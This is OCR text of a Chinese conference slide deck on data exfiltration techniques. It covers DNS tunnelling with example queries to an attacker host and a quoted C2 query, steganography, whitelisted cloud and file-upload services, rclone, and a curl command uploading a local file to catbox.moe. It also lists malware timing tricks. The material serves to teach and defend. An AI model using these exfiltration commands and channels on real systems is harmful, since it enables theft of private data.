况

瞒天过海

防护设备没覆盖的方式-dns查询滥用


```
Axxxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com

Bxxxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com

Cxxxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com
```



瞒天过海

防护设备没覆盖的方式-dns查询滥用

```
Axxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com

Bxxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com

Cxxxxxxxxxxxxxxxxxxxxxxxx.attackerhost.com
```




姓名：张三
证件id：4102019xxxxxxxxxx
性别：男
xxxxx

中文汉字如何传输?

瞒天过海

防护设备没覆盖的方式–dns查询滥用



RC4算法加密、编码

To exfiltrate data using this DNS tunneling protocol, the payload will add additional subdomains to query, specifically a field for the data sequence number and a field for the exfiltrated data. For instance, the following DNS query sends system information to the C2:

```
1.44gkxXizTF3QJU0F2AllV_0qhr1xcYmy8GeMB6nnGNSw0bls7JpP0zIqvnyO.xEZlrurmSHgf
uoAcqi9blguWDzwH9oQCWZ-aTeBSBE2M-.tJ8z.tacsent[.]com
```

The fifth-level subdomain is a data sequence number that allows the C2 server to reassemble the data, which will start with 1 and increment by 60 as the DNS tunneling protocol sends 60-bytes of encoded ciphertext within each DNS request. The fourth-level subdomain contains the 60-bytes of encoded ciphertext that RDAT sends to the C2, while the third- and second-level subdomains are the same as the beacon. In the above example, the AES key and IV would be `tJ8ztJ8ztJ8ztJ8z`, which would decrypt the third-level subdomain to the following cleartext:

```
2,1543511637567325,0\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c
```

某Openssh后门–使用5级域名dns窃取数据

瞒天过海

连接硬件设备

蓝牙设备

USB存储设备

瞒天过海

连接硬件设备


USB存储线

瞒天过海

隐写术–图片隐写

原始数据

加密（可选）



二维码规范

合成过程

容量：二维码最大符号大小177*177模块，有31329个方格

- 最大可编码3KB
- 数字: 7089个字符
- 字母数字: 4296个字符

带原始数据的二维码图片

瞒天过海

隐写术-图片隐写

原始数据

加密

载体图片吴xx

图片隐写


带原始数据的吴xx

容量：1024*768分辨率图片，最大隐写容量为2.25MB

影响因素：图片分辨率和色彩浓度、隐写算法等

瞒天过海

隐写术–音频隐写





容量:

- 16位立体音频每秒可隐藏约44KB数据
- 3分钟MP3歌曲理论最大隐写容量约8MB

实现技术:


- 最低有效位（LSB）替换、相位编码、回波隐藏、扩频技术等






瞒天过海

隐写术– 视频隐写





使用H.264/AVC编码框架实施隐写

容量:

- 1分钟1080p，30fps视频理论最大隐写容量约35MB数据

实现技术:

- 变换域隐写、DCT隐写、运动矢量隐写、3D隐写等

瞒天过海

隐写术–AI大模型

Hugging Face

Azure Machine Learning

Amazon SageMaker

容量:

- 理论可隐写数据非常大，取决于模型规模，一个10亿参数的模型可隐写几百MB到几GB数据

瞒天过海

隐写术–多种隐写对比

特性	图片隐写	音频隐写	视频隐写	大数据模型隐写
容量	中等	较大	最大	极大
隐蔽性	高	高	最高	极高
实现复杂度	低	中	高	非常高
处理速度	快	中	慢	很慢
文件大小	小	中	大	很大
传输便利性	高	中	低	低
抗压缩能力	中	高	高	极高
抗噪声能力	低	高	中	高
提取难度	低	中	高	非常高
应用场景多样性	高	中	中	中
检测难度	中	中	高	极高
计算资源需求	低	中	高	极高

KCon

PART ONE

02

攻击篇–混水摸鱼（第4章）

OFFENSIVE CHAPTER

混水摸鱼

白名单站点-代码库

纯粹的代码仓库

云厂商代码库服务

混水摸鱼

白名单站点-云存储

Google Cloud Storage

腾讯云对象存储COS

Dropbox

amazon web services™ S3

京东云

阿里云
对象存储服务 (OSS)

CLOUDFLARE
R2 SUPPORT

DigitalOcean

QINIU 对象存储

混水摸鱼

白名单站点-云存储

All in one 一体化工具?

Google Cloud Storage

腾讯云对象存储COS

Dropbox

amazon web services™ S3

京东云

阿里云
对象存储服务 (OSS)

CLOUDFLARE
R2 SUPPORT

DigitalOcean


QINIU 对象存储

混水摸鱼

白名单站点-云存储

RCLONE

- 适配近百种
- 开箱即用
- 二次开发



Basic syntax

Rclone syncs a directory tree from one storage system to another.

Its syntax is like this

```
rclone subcommand [options] <parameters> <parameters...>
```

支持云盘A-I	支持云盘J-P	支持云盘P-Z
Akamai Netstorage	Jottacloud	PikPak
Alibaba Cloud (Aliyun) Object Storage System (OSS)	IBM COS S3	premiumize.me
Amazon S3	IDrive e2	put.io
Backblaze B2	IONOS Cloud	Proton Drive
Box	Koofr	QingStor
Ceph	Leviia Object Storage	Qiniu Cloud Object Storage (Kodo)
China Mobile Ecloud Elastic Object Storage (EOS)	Liara Object Storage	Quatrix by Maytech
Arvan Cloud Object Storage (AOS)	Linkbox	Rackspace Cloud Files
Citrix ShareFile	Linode Object Storage	rsync.net
Cloudflare R2	Magalu	Scaleway
DigitalOcean Spaces	Mail.ru Cloud	Seafile
Digi Storage	Memset Memstore	Seagate Lyve Cloud
Dreamhost	Mega	SeaweedFS
Dropbox	Memory	SFTP
Enterprise File Fabric	Microsoft Azure Blob Storage	Sia
Fastmail Files	Microsoft Azure Files Storage	SMB / CIFS
FTP	Microsoft OneDrive	StackPath
Google Cloud Storage	Minio	Storj
Google Drive	Nextcloud	Synology
Google Photos	OVH	SugarSync
HDFS	Blomp Cloud Storage	Tencent Cloud Object Storage (COS)
Hetzner Storage Box	OpenDrive	Uloz.to
HiDrive	OpenStack Swift	Uptobox
HTTP	Oracle Cloud Storage Swift	Wasabi
ImageKit	Oracle Object Storage	WebDAV
Internet Archive	ownCloud	Yandex Disk
	pCloud	Zoho WorkDrive
	Petabox	

混水摸鱼

白名单站点-互联网的公共服务

Telegram

Home FAQ Apps API Protocol Schema

Using a Local Bot API Server

The Bot API server source code is available at telegram-bot-api. You can run it locally and send the requests to your own server instead of `https://api.telegram.org`. If you switch to a local Bot API server, your bot will be able to:

- Download files without a size limit.
- Upload files up to 2000 MB.
- Upload files using their local path and the file URI scheme.
- Use an HTTP URL for the webhook.
- Use any local IP address for the webhook.
- Use any port for the webhook.
- Set *max_webhook_connections* up to 100000.
- Receive the absolute local path as a value of the *file_path* field without the need to download the file after a getFile request.

Do I need a Local Bot API Server

The majority of bots will be OK with the default configuration, running on our servers. But if you feel that you need one of these features, you're welcome to switch to your own at any time.

Catbox

Catbox

Uploads up to 200 MB are allowed. You should **read the** FAQ.

Select or drop files

```
curl -F "reqtype=fileupload" -F "userhash=####" -F "fileToUpload=@root/bigdata"
https://catbox.moe/user/api.php
```

混水摸鱼

白名单站点-互联网的公共服务

free file upload site

网页 图片 资讯 视频 笔记 地图 贴吧 文库 助手 更多

搜索工具

Free File Upload Service

查看此网页的中文翻译，请点击 翻译此页

their free hosting account you can store up to 500.0GB worth of files. You can also upload files wi th a Maximum file size 1024Mb. They allow you to upload multipl...

www.freefileupload.net/

10 Free File Sharing Sites For Rapid Remote Collaborat...

查看此网页的中文翻译，请点击 翻译此页

2023年8月25日 1. Filestage – best free file sharing site for content revie ws Filestageis an online proofing and collaboration tool that allows team s to remotely collaborate on proje...

filestage.io/blog/file-shari.....

File upload | Free File Hosting

查看此网页的中文翻译，请点击 翻译此页

Check our last news on https://www.file-upload.com?op=news You can sell your files now check t he method in https://www.file-upload.com/make-money.html> Check ou...

www.file-upload.com/resell...html

FileLu - Free File Upload And Secure File Storage Plat...

We support a wide range of versatile and easy-to-use upload tools. You can effortlessly upload fr om any device, including macOS, Windows, Linux CLI, mobile phones...


filelu.com/

File Hosting - Free File Upload & Unlimited storage —...

Free file storage & free file sharing platform. Upload Zip, RAR, TXT, JPG, PDF,MP4, MP3 and mo re files upload without registration at - 9zipy.com

9zipy.com/

+



PART ONE

02

攻击篇–窃取手段（第5章）

OFFENSIVE CHAPTER

窃取手段

3种手段

KCon

命令行

```
[ec2-user@ip-[redacted]  ~]$ this_is_a_command^C
[ec2-user@ip-[redacted]  ~]$ curl -h
Usage: curl [options...] <url>
 -d, --data <data>   HTTP POST data
 -f, --fail          Fail silently (no output at all) on HTTP errors
 -h, --help <category>  Get help for commands
 -i, --include       Include protocol response headers in the output
 -o, --output <file>  Write to file instead of stdout
 -O, --remote-name   Write output to a file named as the remote file
 -s, --silent        Silent mode
 -T, --upload-file <file>  Transfer local FILE to destination
 -u, --user <user:password>  Server user and password
 -A, --user-agent <name>  Send User-Agent <name> to server
 -v, --verbose       Make the operation more talkative
 -V, --version       Show version number and quit

This is not the full help, this menu is stripped into categories.
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".
```

脚本/二进制文件

```
#!/bin/bash

# 定义函数
data_exfiltration() {
    echo '这是一个数据窃取的脚本'
}

# 调用函数
data_exfiltration
```

专业C2工具

窃取手段

时间利用和文件拆分

窃取执行时间


S0126	ComRAT	ComRAT has been programmed to sleep outside local business hours (9 to 5, Monday to Friday).[4]
S0200	Dipsind	Dipsind can be configured to only run during normal working hours, which would make its communications harder to distinguish from
S0696	Flagpro	Flagpro has the ability to wait for a specified time interval between communicating with and executing commands from C2.[6]
G0126	Higaisa	Higaisa sent the victim computer identifier in a User-Agent string back to the C2 server every 10 minutes.[7]
S0283	jRAT	jRAT can be configured to reconnect at certain intervals.[8]
S0265	Kazuar	Kazuar can sleep for a specific time and be set to communicate at specific intervals.[9]
S0395	LightNeuron	LightNeuron can be configured to exfiltrate data during nighttime or working hours.[10]
S0211	Linfo	Linfo creates a backdoor through which remote attackers can change the frequency at which compromised hosts contact remote C2
S0409	Machete	Machete sends stolen data to the C2 server every 10 minutes.[12]
S1100	Ninja	Ninja can configure its agent to work only in specific time frames.[13]
S0223	POWERSTATS	POWERSTATS can sleep for a given number of seconds.[14]
S0596	ShadowPad	ShadowPad has sent data back to C2 every 8 hours.[15]
S1019	Shark	Shark can pause C2 communications for a specified time.[16]

窃取文件拆分

